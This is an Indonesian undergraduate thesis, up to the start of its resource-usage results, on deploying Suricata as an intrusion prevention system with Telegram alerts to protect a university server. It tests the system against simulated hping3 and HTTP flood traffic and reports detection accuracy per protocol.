IMPLEMENTASI INTRUSION PREVENTION SYSTEM MENGGUNAKAN SURICATA UNTUK KEAMANAN SERVER UNIVERSITAS TELKOM SURABAYA MELALUI DETEKSI ANOMALI TRAFIK

Tugas Akhir

diajukan untuk memenuhi salah satu syarat

memperoleh gelar sarjana

dari Program Studi Teknologi Informasi Kampus Surabaya

Fakultas Informatika

Universitas Telkom

1202200402

Naufal Rizki Hariyono

Program Studi Sarjana Teknologi Informasi Kampus Surabaya

Fakultas Informatika

Universitas Telkom

Surabaya

2024

LEMBAR PENGESAHAN

IMPLEMENTASI INTRUSION PREVENTION SYSTEM MENGGUNAKAN SURICATA UNTUK KEAMANAN SERVER UNIVERSITAS TELKOM SURABAYA MELALUI DETEKSI ANOMALI TRAFIK

IMPLEMENTATION OF INTRUSION PREVENTION SYSTEM USING SURICATA FOR SERVER SECURITY OF TELKOM UNIVERSITY SURABAYA THROUGH TRAFFIC ANOMALY DETECTION

NIM : 1202200402

Naufal Rizki Hariyono

Tugas akhir ini telah diterima dan disahkan untuk memenuhi sebagian syarat memperoleh gelar pada Program Studi Sarjana Teknologi Informasi Kampus Surabaya
Fakultas Informatika
Universitas Telkom

Surabaya, 12 Juni 2024
Menyetujui

Pembimbing I,	Pembimbing II,
Oktavia Ayu Permata, S.T, M.T.	Rizky Fenaldo Maulana S.Kom., M.Kom.
NIP. 19900006	NIP. 20970031

Ketua Program Studi
Sarjana Teknologi Informasi,

Bernadus Anggo Seno Aji, S.Kom., M.Kom.
NIP. 23929009

LEMBAR PERNYATAAN

Dengan ini saya, Naufal Rizki Hariyono, menyatakan sesungguhnya bahwa Tugas Akhir saya dengan judul Implementasi Intrusion Prevention System Menggunakan Suricata untuk Keamanan Server Universitas Telkom Surabaya melalui Deteksi Anomali Trafik beserta dengan seluruh isinya adalah merupakan hasil karya sendiri, dan saya tidak melakukan penjiplakan yang tidak sesuai dengan etika keilmuan yang belaku dalam masyarakat keilmuan. Saya siap menanggung resiko/sanksi yang diberikan jika di kemudian hari ditemukan pelanggaran terhadap etika keilmuan dalam buku TA atau jika ada klaim dari pihak lain terhadap keaslian karya,

Surabaya, 12 Juni 2024
Yang Menyatakan

Naufal Rizki Hariyono

IMPLEMENTASI INTRUSION PREVENTION SYSTEM MENGGUNAKAN SURICATA UNTUK KEAMANAN SERVER UNIVERSITAS TELKOM SURABAYA MELALUI DETEKSI ANOMALI TRAFIK

IMPLEMENTATION OF INTRUSION PREVENTION SYSTEM USING SURICATA FOR SERVER SECURITY OF TELKOM UNIVERSITY SURABAYA THROUGH TRAFFIC ANOMALY DETECTION

Naufal Rizki Hariyono[1], Oktavia Ayu Permata, S.T., M.T.[2], Rizky Fenaldo Maulana S.Kom., M.Kom.[3]

[1,2,3]Fakultas Informatika, Universitas Telkom, Surabaya
[1]naufalrizki@students.telkomuniversity.ac.id, [2]oktapermata@telkomuniversity.ac.id,
[3]rizkyfenaldo@telkomuniversity.ac.id

Abstrak

Serangan siber seperti *Denial of Service* (DoS) dan *Distributed Denial of Service* (DDoS) sering mengancam operasional institusi akademik. Sistem keamanan konvensional sering tidak efektif dalam mendeteksi dan menanggulangi serangan berskala besar. Oleh karena itu, peningkatan kemampuan deteksi dan pencegahan serangan siber menjadi prioritas utama, terutama di lingkungan akademik yang menyimpan data sensitif.

Penelitian ini menerapkan Suricata sebagai *Intrusion Prevention System* (IPS) untuk mendeteksi dan mencegah anomali serangan pada server Universitas Telkom Surabaya. Suricata memantau lalu lintas jaringan secara real-time dan menggunakan aturan untuk mengidentifikasi serta otomatis memblokir lalu lintas mencurigakan. Integrasi dengan Telegram memungkinkan notifikasi cepat kepada administrator jaringan, sehingga dapat segera mengambil Tindakan tambahan.

Hasil penelitian menunjukkan Suricata IPS efektif dalam mendeteksi dan memblokir paket TCP, UDP, dan ICMP dengan akurasi 99%, meskipun akurasi pada protokol HTTP menurun menjadi 90%. Sistem notifikasi Telegram berhasil memberikan notifikasi real-time dengan delay 1 sampai 2 detik, meski menggunakan sumber daya lebih tinggi. Secara keseluruhan, kombinasi Suricata dan notifikasi Telegram terbukti efektif dalam meningkatkan keamanan server dan mengurangi risiko serangan siber.

Kata kunci : suricata, intrusion prevention system (IPS), keamanan server, serangan siber, anomali

Abstract

Cyber attacks such as Denial of Service (DoS) and Distributed Denial of Service (DDoS) often threaten the operations of academic institutions. Conventional security systems are often ineffective in detecting and mitigating large-scale attacks. Therefore, improving the ability to detect and prevent cyber attacks is a top priority, especially in academic environments that store sensitive data.

This research applies Suricata as an Intrusion Prevention System (IPS) to detect and prevent anomalous attacks on Telkom University Surabaya servers. Suricata monitors network traffic in real-time and uses rules to identify and automatically block suspicious traffic. Integration with Telegram allows for quick notifications to network administrators, so they can take additional action immediately.

The results showed Suricata IPS was effective in detecting and blocking TCP, UDP, and ICMP packets with 99% accuracy, although accuracy on the HTTP protocol decreased to 90%. The Telegram notification system successfully provided real-time notifications with a delay of 1 to 2 seconds, despite using higher resources. Overall, the combination of Suricata and Telegram notifications proved effective in improving server security and reducing the risk of cyberattacks.

Keywords: suricata, intrusion prevention system (IPS), server security, cyber attack, anomaly

1. Pendahuluan

Latar Belakang

Seiring dengan kemajuan teknologi informasi dan internet, munculnya beragam serangan siber semakin kompleks dan merugikan. Menurut pengamat keamanan siber melaporkan bahwa kebanyakan target serangan siber dalam beberapa tahun belakangan ini adalah institusi akademik, khususnya perguruan tinggi [1]. Berdasarkan Lanskap Keamanan Siber Indonesia Tahun 2023 diprediksi adanya beberapa serangan siber yang muncul pada tahun 2024, salah satunya adalah serangan *Denial of Service* (DoS) dan *Distributed Denial of Service* (DDoS) [2]. Serangan tersebut dapat menyebabkan dampak serius terhadap ketersediaan dan konsistensi layanan akademik, yang dapat memengaruhi produktivitas maupun operasional institusi akademik tersebut.

Beberapa cara dalam mendeteksi dan mencegah serangan siber antara lain dengan menambahkan firewall, mengatur ACL, dan menggunakan *Intrusion Detection* dan *Prevention System* (IDPS). IDPS merupakan komponen penting dalam keamanan jaringan karena mampu mendeteksi dan merespons ancaman secara real-time. Ada berbagai jenis software IDPS seperti Snort, Suricata, dan Zeek, yang masing-masing memiliki keunggulan dalam mendeteksi anomali jaringan. *Intrusion Detection System* (IDS) hanya mengidentifikasi aktivitas mencurigakan dan memberikan peringatan kepada administrator melalui log. Administrator kemudian harus memutuskan langkah yang perlu diambil untuk menanggapi peringatan tersebut. Sedangkan *Intrusion Prevention System* (IPS) beroperasi secara inline dan tidak hanya memberikan peringatan, tetapi juga dapat secara otomatis merespons anomali tersebut. IPS dapat memblokir paket yang terdeteksi sebagai anomali atau dapat mengatur ulang koneksi tersebut [3].

Penggunaan Suricata sebagai IPS dapat membantu mencegah serangan siber melalui aturan yang digunakan. Suricata memiliki penggunaan memory yang lebih stabil daripada Snort, sehingga lebih efisien dalam menangani lalu lintas jaringan yang besar [4]. Suricata sebagai *Intrusion Prevention System* (IPS) berbasis host yang terintegrasi langsung dengan infrastruktur server dengan menggunakan aturan yang telah ditetapkan. Saat terjadi serangan, Suricata secara otomatis memproses paket yang mencurigakan berdasarkan aturan yang telah ditentukan sebelumnya. Selain itu, Suricata juga mampu melakukan inspeksi mendalam terhadap paket data, sehingga dapat mendeteksi berbagai jenis serangan dengan lebih akurat. Dengan fitur-fitur tersebut, Suricata menjadi pilihan yang tepat untuk meningkatkan keamanan server di lingkungan akademik seperti Universitas Telkom Surabaya.

Implementasi Suricata sebagai IPS di Universitas Telkom Surabaya bertujuan untuk meningkatkan keamanan server melalui deteksi anomali trafik. Dengan menggunakan Suricata, diharapkan dapat meminimalisir dampak serangan siber yang dapat mengganggu operasional dan produktivitas institusi akademik. Suricata menawarkan perlindungan yang lebih optimal dengan cepat merespons ancaman yang terdeteksi. Hal ini penting untuk menjaga kelangsungan layanan akademik dan melindungi data penting yang dimiliki oleh universitas. Implementasi ini juga diharapkan dapat menjadi contoh bagi institusi akademik lainnya dalam meningkatkan keamanan siber mereka.

Topik dan Batasannya

Pada penelitian ini masalah yang didapati adalah bagaimana mencegah terjadinya anomali trafik yang dapat mengindikasikan serangan siber pada server Universitas Telkom Surabaya. Anomali trafik, seperti peningkatan tiba-tiba dalam jumlah paket atau lalu lintas yang tidak biasa, dapat menjadi tanda serangan seperti *Denial of Service* (DoS) atau infiltrasi berbahaya lainnya. Oleh karena itu, diperlukan sistem yang mampu mendeteksi dan merespons anomali ini secara *real-time*. Suricata, sebagai *Intrusion Prevention System* (IPS) dapat menjadi solusi efektif. Dengan aturan yang telah disusun, Suricata dapat memantau lalu lintas jaringan yang masuk ke server, mendeteksi pola yang mencurigakan, dan mengambil tindakan preventif seperti memblokir lalu lintas yang mencurigakan.

Batasan dalam penelitian ini adalah sebagai berikut :

1. Implementasi sistem deteksi dan pencegahan anomali trafik menggunakan Suricata berbasis *Intrusion Prevention System* (IPS).
2. Implementasi dan uji coba dilakukan secara simulasi menggunakan mesin virtual pada virtualbox sebagai server yang telah terpasang wordpress.
3. Aturan Suricata yang digunakan hanya untuk protokol *Transmission Control Protocol* (TCP), *User Datagram Protocol* (UDP), *Internet Control Message Protocol* (ICMP), dan *Hypertext Transfer Protocol* (HTTP).

Tujuan

Pada penelitian ini memiliki tujuan untuk mengidentifikasi efektivitas penggunaan Suricata sebagai *Intrusion Prevention System* (IPS) dalam mendeteksi dan mencegah terjadinya anomali pada lalu lintas jaringan berdasarkan pengujian skenario serangan yang dilakukan. Parameter yang digunakan untuk mendapatkan hasil dari percobaan tersebut adalah jumlah serangan yang dikirim, jumlah serangan terdeteksi, *delay* dan jumlah notifikasi Telegram yang terkirim, serta penggunaan sumber daya server yang berupa *load average* pada CPU.

Tabel 1. Keterkaitan antara tujuan, pengujian dan kesimpulan

No	Tujuan	Pengujian	Kesimpulan
1	Pengujian Suricata	Pendeteksian pada uji coba skenario serangan berdasarkan aturan yang telah dibuat.	Keberhasilan Suricata dalam mendeteksi dan meminimalisir serangan.
2	Pengujian Notifikasi Telegram	Pengiriman notifikasi pada Telegram secara *real-time* berdasarkan serangan yang tercatat pada log Suricata.	Total notifikasi dan *delay* waktu pada saat pengiriman notifikasi.
3	Penggunaan sumber daya	Perbandingan sumber daya ketika menggunakan Suricata dan tidak saat pengujian skenario serangan.	Rata-rata penggunaan sumber daya *load average* CPU.

Organisasi Tulisan

Pada penelitian ini akan menjelaskan tentang studi terkait terhadap penelitian yang berkaitan dengan topik tugas akhir yang dipilih. Sistem yang dibangun berupa simulasi dengan menggunakan mesin virtual yang terpasang wordpress. Evaluasi berisi mengenai hasil dari analisis pengujian berdasarkan skenario serangan yang dilakukan. Kesimpulan akan menjelaskan rangkuman secara garis besar pengujian pada penelitian ini.

2. Studi Terkait

Pada penelitian ini terdapat beberapa penelitian yang telah dilakukan sebelumnya serta sebagai studi terkait mengenai topik penggunaan Suricata yang dijadikan sebagai referensi peneliti. Berikut adalah studi terkait penelitian yang pernah dilakukan sebelumnya.

Pada penelitian yang dilakukan oleh Bagas Suryo Anggoro dan Wiwin Sulistyo (2019), mereka menggunakan Suricata IPS berbasis *anomaly-based* dengan membandingkan aktivitas yang sedang dimonitor dengan aktivitas normal sebelumnya. Hasil penelitian menunjukkan bahwa penggunaan aturan *default* hanya mampu mendeteksi serangan yang menggunakan *union select*. Namun, setelah menerapkan aturan baru, semua jenis serangan yang diuji dapat terdeteksi [5].

Pada penelitian yang dilakukan oleh Fahmi Bagaskara Perdana, Rendy Munadi, dan Arif Indra Irawan (2019), mereka menggunakan Suricata dan Ntopng untuk mendeteksi berbagai jenis serangan yang diuji. Hasil penelitian ini menunjukkan bahwa penggunaan aturan Suricata mampu mendeteksi berbagai jenis serangan, sementara aturan default Ntopng hanya efektif dalam mengidentifikasi serangan DoS berupa SYN flood. Pengujian penggunaan sumber daya CPU dan RAM saat Suricata mendeteksi serangan menunjukkan adanya peningkatan, namun server IDS tetap dapat berfungsi dengan baik selama pengujian [6].

Pada penelitian yang dilakukan oleh Adam Dwi Ralianto dan Setiyo Cahyono (2021), mereka menggunakan Suricata dan Snort sebagai IDS dengan menguji penyerangan menggunakan pytbull dalam tiga skenario. Hasil penelitian menunjukkan bahwa Suricata memiliki akurasi lebih tinggi dibandingkan Snort karena memiliki lebih banyak aturan. Selain itu, penggunaan memori Suricata menjadi lebih stabil berkat adanya kemampuan *multi-threading* [4].

Pada penelitian yang dilakukan oleh Fadhil Raditya dan Jeckson Sidabutar (2022), mereka menggunakan Suricata sebagai sistem pendeteksi dan penangkalan aktivitas mining dengan membandingkan aturan *default* dan aturan kustom yang dibuat. Hasil penelitian menunjukkan bahwa aturan kustom yang dibuat dan diimplementasikan untuk mendeteksi dan mencegah aktivitas mining meningkatkan nilai akurasi sebesar 0,2%, *recall* sebesar 48,94%, dan *f-measure* sebesar 32,39% dibandingkan dengan aturan *default* Suricata [7].

Pada penelitian yang dilakukan oleh Okta Rivaldi dan Noveri Lysbetti Marpaung (2023), mereka menggunakan Suricata IPS sebagai sistem keamanan jaringan. Hasil penelitian menunjukkan bahwa Suricata berhasil mengidentifikasi serangan SYN flood attack, Port Scanning, dan Ping of Death melalui beragam skenario yang diuji [8].

***Intrusion Prevention System* (IPS)**

Perangkat keamanan *Intrusion Prevention System* (IPS) berfungsi untuk mendeteksi dan mencegah berbagai jenis ancaman siber yang dapat merusak dan mengganggu sistem melalui jaringan. IPS melacak lalu lintas jaringan dan secara otomatis mengambil tindakan pencegahan sesuai dengan protokol tertulis, seperti menghentikan koneksi dari sumber ancaman, memblokir atau menghapus paket yang terdeteksi sebagai ancaman.

Suricata

Suricata adalah perangkat lunak untuk analisis jaringan, sistem deteksi serangan (IDS) dan sistem pencegahan serangan (IPS). Suricata mendukung berbagai protokol jaringan, mulai dari TCP, UDP, ICMP hingga

protokol tingkat tinggi seperti HTTP dan DNS. Kemampuan untuk menganalisis berbagai protokol memungkinkan Suricata untuk mendeteksi serangan yang kompleks melalui aturan yang dituliskan.

Anomali Trafik

Anomali trafik adalah pola trafik lalu lintas jaringan yang mencurigakan atau tidak sesuai dengan pola trafik normal yang ditunjukkan dengan adanya perubahan level trafik jaringan yang besar dan terjadi secara tiba-tiba pada saat *idle*. Penggunaan protokol yang dimodifikasi secara tidak umum atau tidak biasa juga dapat menjadi indikasi aktivitas mencurigakan, seperti DoS ataupun DDoS. Serangan anomali trafik menyebabkan sumber daya sistem menjadi penuh yang membuat layanan atau sistem tidak dapat digunakan.


Telegram

Telegram adalah aplikasi pesan instan berbasis cloud yang tersedia di berbagai platform dan dapat digunakan secara gratis. *Source code* dari klien Telegram bersifat *open source*, memungkinkan pengembang untuk mengakses API guna membuat stiker animasi, mengubah antarmuka, *widget*, dan bot. API Bot Telegram memungkinkan pembuatan bot otomatis yang menggunakan pesan Telegram sebagai antarmuka. Bot API ini dapat dimanfaatkan untuk berbagai keperluan, seperti layanan pelanggan, sistem notifikasi, dan interaksi dengan API eksternal lainnya.

3. Sistem yang Dibangun

Desain Sistem


Pada penelitian ini, sistem yang dibuat dapat dilihat pada Gambar 1. Sistem Suricata berfungsi sebagai IPS host-based pada mesin virtual. Suricata IPS memantau aktivitas lalu lintas jaringan yang masuk secara *real-time* dengan bantuan iptables dan NFQUEUE. Aturan Suricata yang diterapkan menggunakan metode *drop*, yang berarti semua paket yang sesuai dengan aturan tersebut akan ditolak. Aturan tersebut mencakup protokol TCP, UDP, dan ICMP, yang mengandalkan pendeteksian jika ukuran paket melebihi standar *Maximum Transmission Unit* (MTU) yaitu 1500 *byte*. Sementara itu, untuk protokol HTTP, pendeteksian dilakukan berdasarkan jumlah paket yang dikirimkan. Jika jumlah paket melebihi 100 dalam rentang waktu 5 detik, Suricata otomatis menolak paket tersebut. Semua paket yang terdeteksi oleh aturan tersebut akan dicatat dalam log Suricata dan secara otomatis dikirimkan melalui notifikasi Telegram menggunakan *shell script*.



Gambar 1. Desain Sistem

Skenario Serangan

Pengujian sistem Suricata IPS dilakukan melalui uji coba skenario serangan DDoS, seperti yang digambarkan pada Gambar 2. Dalam pengujian ini, 4 mesin virtual disiapkan sebagai *attacker* yang menggunakan HPING3 untuk mengirimkan paket melalui protokol TCP, UDP, dan ICMP. Selain itu, serangan juga dilakukan menggunakan python pyflooder pada protokol HTTP. Skenario serangan ini dilakukan secara bersamaan pada semua protokol dengan mengirimkan paket dalam jumlah yang bervariasi, yaitu 1000, 5000, dan 10000 paket berukuran 3000 byte, guna menguji ketahanan dan efektivitas sistem.



Gambar 2. Skenario Serangan

Spesifikasi Perangkat

Spesifikasi perangkat yang dibutuhkan dalam penelitian ini dibagi menjadi dua yaitu, perangkat keras pada Tabel 2 dan perangkat lunak pada Tabel 3.

Tabel 2. Spesifikasi Perangkat Keras

Spesifikasi	Target	*Attacker*
Sistem Operasi	Ubuntu 22.04 Desktop	Ubuntu 20.04 CLI
RAM	4 GB	1 GB
CPU	4 core	1 core
Hardisk	100 GB	10 GB

Tabel 3. Spesifikasi Perangkat Lunak


Spesifikasi	Perangkat Lunak	Keterangan
Target	Suricata 7.0.1	sebagai *Intrusion Prevention System* (IPS)
	Wordpress	sebagai target yang diserang
	Telegram	sebagai notifikasi secara *real-time*
Attacker	HPING3	sebagai pengiriman paket pada protokol TCP, UDP dan ICMP
	Pyflooder	sebagai pengiriman paket pada protokol HTTP

4. Evaluasi

4.1 Hasil Pengujian

4.1.1 Pengujian Suricata IPS

Pada Gambar 3 terlihat bahwa Suricata menunjukkan efektivitas tinggi dalam mendeteksi paket yang di *drop* pada protokol TCP, UDP, dan ICMP. Untuk protokol TCP, semua paket yang dikirim terdeteksi dengan sempurna, bahkan pada pengiriman 10000 paket, hampir seluruhnya terdeteksi. Protokol UDP juga menunjukkan hasil yang sangat baik, dengan semua paket terdeteksi dalam semua pengujian skenario serangan. Demikian pula, protokol ICMP berhasil mendeteksi hampir semua paket yang dikirim, dengan deteksi 9998 paket dari 10000 yang dikirim. Pada protokol HTTP, dari 10000 paket yang dikirim, hanya 89 paket yang terdeteksi.




Gambar 3. Grafik Pengujian Suricata

Pada Tabel 4 menunjukkan bahwa akurasi Suricata untuk protokol UDP sangat tinggi, mencapai 100% untuk semua jumlah paket yang diuji. Protokol TCP dan ICMP juga menunjukkan akurasi hampir sempurna dengan 100% untuk 1000 dan 5000 paket, serta 99% untuk 10000 paket. Untuk protokol HTTP, akurasi deteksi adalah 90% untuk 1000 paket, 92% untuk 5000 paket, dan 89% untuk 10000 paket. Secara keseluruhan, Suricata menunjukkan kinerja yang sangat baik dalam mendeteksi paket pada sebagian besar protokol yang diuji.

Tabel 4. Akurasi Pengujian Suricata


Protokol	Jumlah Paket Dikirim	Akurasi
TCP	1000	100%
	5000	100%
	10000	99,99%
UDP	1000	100%
	5000	100%
	10000	100%
ICMP	1000	100%
	5000	100%
	10000	99,98%
HTTP	1000	90%
	5000	92%
	10000	89%

Pada Gambar 4 menunjukkan hasil tangkapan paket TCP pada Wireshark yang menunjukkan perbedaan ketika menggunakan dan tidak menggunakan Suricata. Pada bagian kiri yang tidak menggunakan Suricata, server masih merespons paket TCP SYN dari *attacker* dengan mengirimkan paket SYN-ACK, menandakan bahwa server siap melakukan koneksi. Sebaliknya, pada bagian kanan yang menggunakan Suricata, paket TCP SYN dari *attacker* memang diterima oleh server, namun tidak ada respons SYN-ACK yang dikirim kembali ke *attacker*. Ini menandakan bahwa Suricata berhasil mendeteksi dan memblokir paket dari *attacker*, sehingga mencegah terjadinya koneksi yang tidak diinginkan.



Gambar 4. Hasil Tangkapan Wireshark paket TCP


Pada Gambar 5, terlihat perbedaan antara penggunaan dan tanpa penggunaan Suricata. Pada bagian kiri, tanpa menggunakan Suricata, server merespons paket UDP dari *attacker*. Misalnya, paket UDP yang diterima pada port 80 mendapat tanggapan dari server. Sebaliknya, pada bagian kanan yang menggunakan Suricata, paket UDP dari *attacker* memang diterima oleh server, namun tidak ada respons dari server kembali ke *attacker*.



Gambar 5. Hasil Tangkapan Wireshark paket UDP


Pada Gambar 6, juga terlihat perbedaan yang jelas. Pada bagian kiri tanpa Suricata, server merespons paket ICMP (ping *request*) dari *attacker* dengan mengirimkan ping *reply*, menandakan bahwa server merespons permintaan ping dari *attacker*. Sebaliknya, pada bagian kanan dengan Suricata, paket ICMP (ping *request*) dari

attacker diterima oleh server, namun tidak ada ping *reply* yang dikirim kembali. Hal ini menandakan bahwa Suricata berhasil mendeteksi dan memblokir paket ICMP dari *attacker*.



Gambar 6. Hasil Tangkapan Wireshark paket ICMP


Untuk paket HTTP, pada Gambar 7 menunjukkan bahwa tidak ada perbedaan signifikan antara penggunaan dan tanpa penggunaan Suricata. Baik dengan maupun tanpa Suricata, server merespons paket HTTP dengan status 400 Bad Request. Ini disebabkan oleh tipe paket HTTP yang dikirimkan atau konfigurasi spesifik dari Suricata yang menggunakan aturan berdasarkan jumlah paket yang dikirim, bukan spesifikasi paket HTTP tersebut.



Gambar 7. Hasil Tangkapan Wireshark paket HTTP

4.1.2 Pengujian Notifikasi Telegram

Pada Gambar 8, sistem menunjukkan peningkatan jumlah notifikasi yang terkirim seiring dengan meningkatnya jumlah paket yang terdeteksi, namun peningkatan ini tidak proporsional. Pada pengujian dengan 1000 paket, hanya sekitar 11% dari paket yang terdeteksi menghasilkan notifikasi, sementara pada pengujian dengan 5000 dan 10000 paket, persentasenya tetap sekitar 11%. Hal ini menunjukkan adanya batasan dalam sistem notifikasi Telegram yang mempengaruhi kemampuan untuk mengirim notifikasi secara *real-time* sesuai dengan jumlah paket yang terdeteksi. Meskipun jumlah paket yang terdeteksi meningkat secara signifikan, jumlah notifikasi yang terkirim tidak meningkat secara proporsional. Namun, pengiriman notifikasi oleh Telegram masih menunjukkan kinerja optimal secara *real-time* dengan *delay* sekitar 1 sampai 2 detik.




Gambar 8. Pengujian Notifikasi Telegram

4.1.3 Penggunaan Sumber Daya

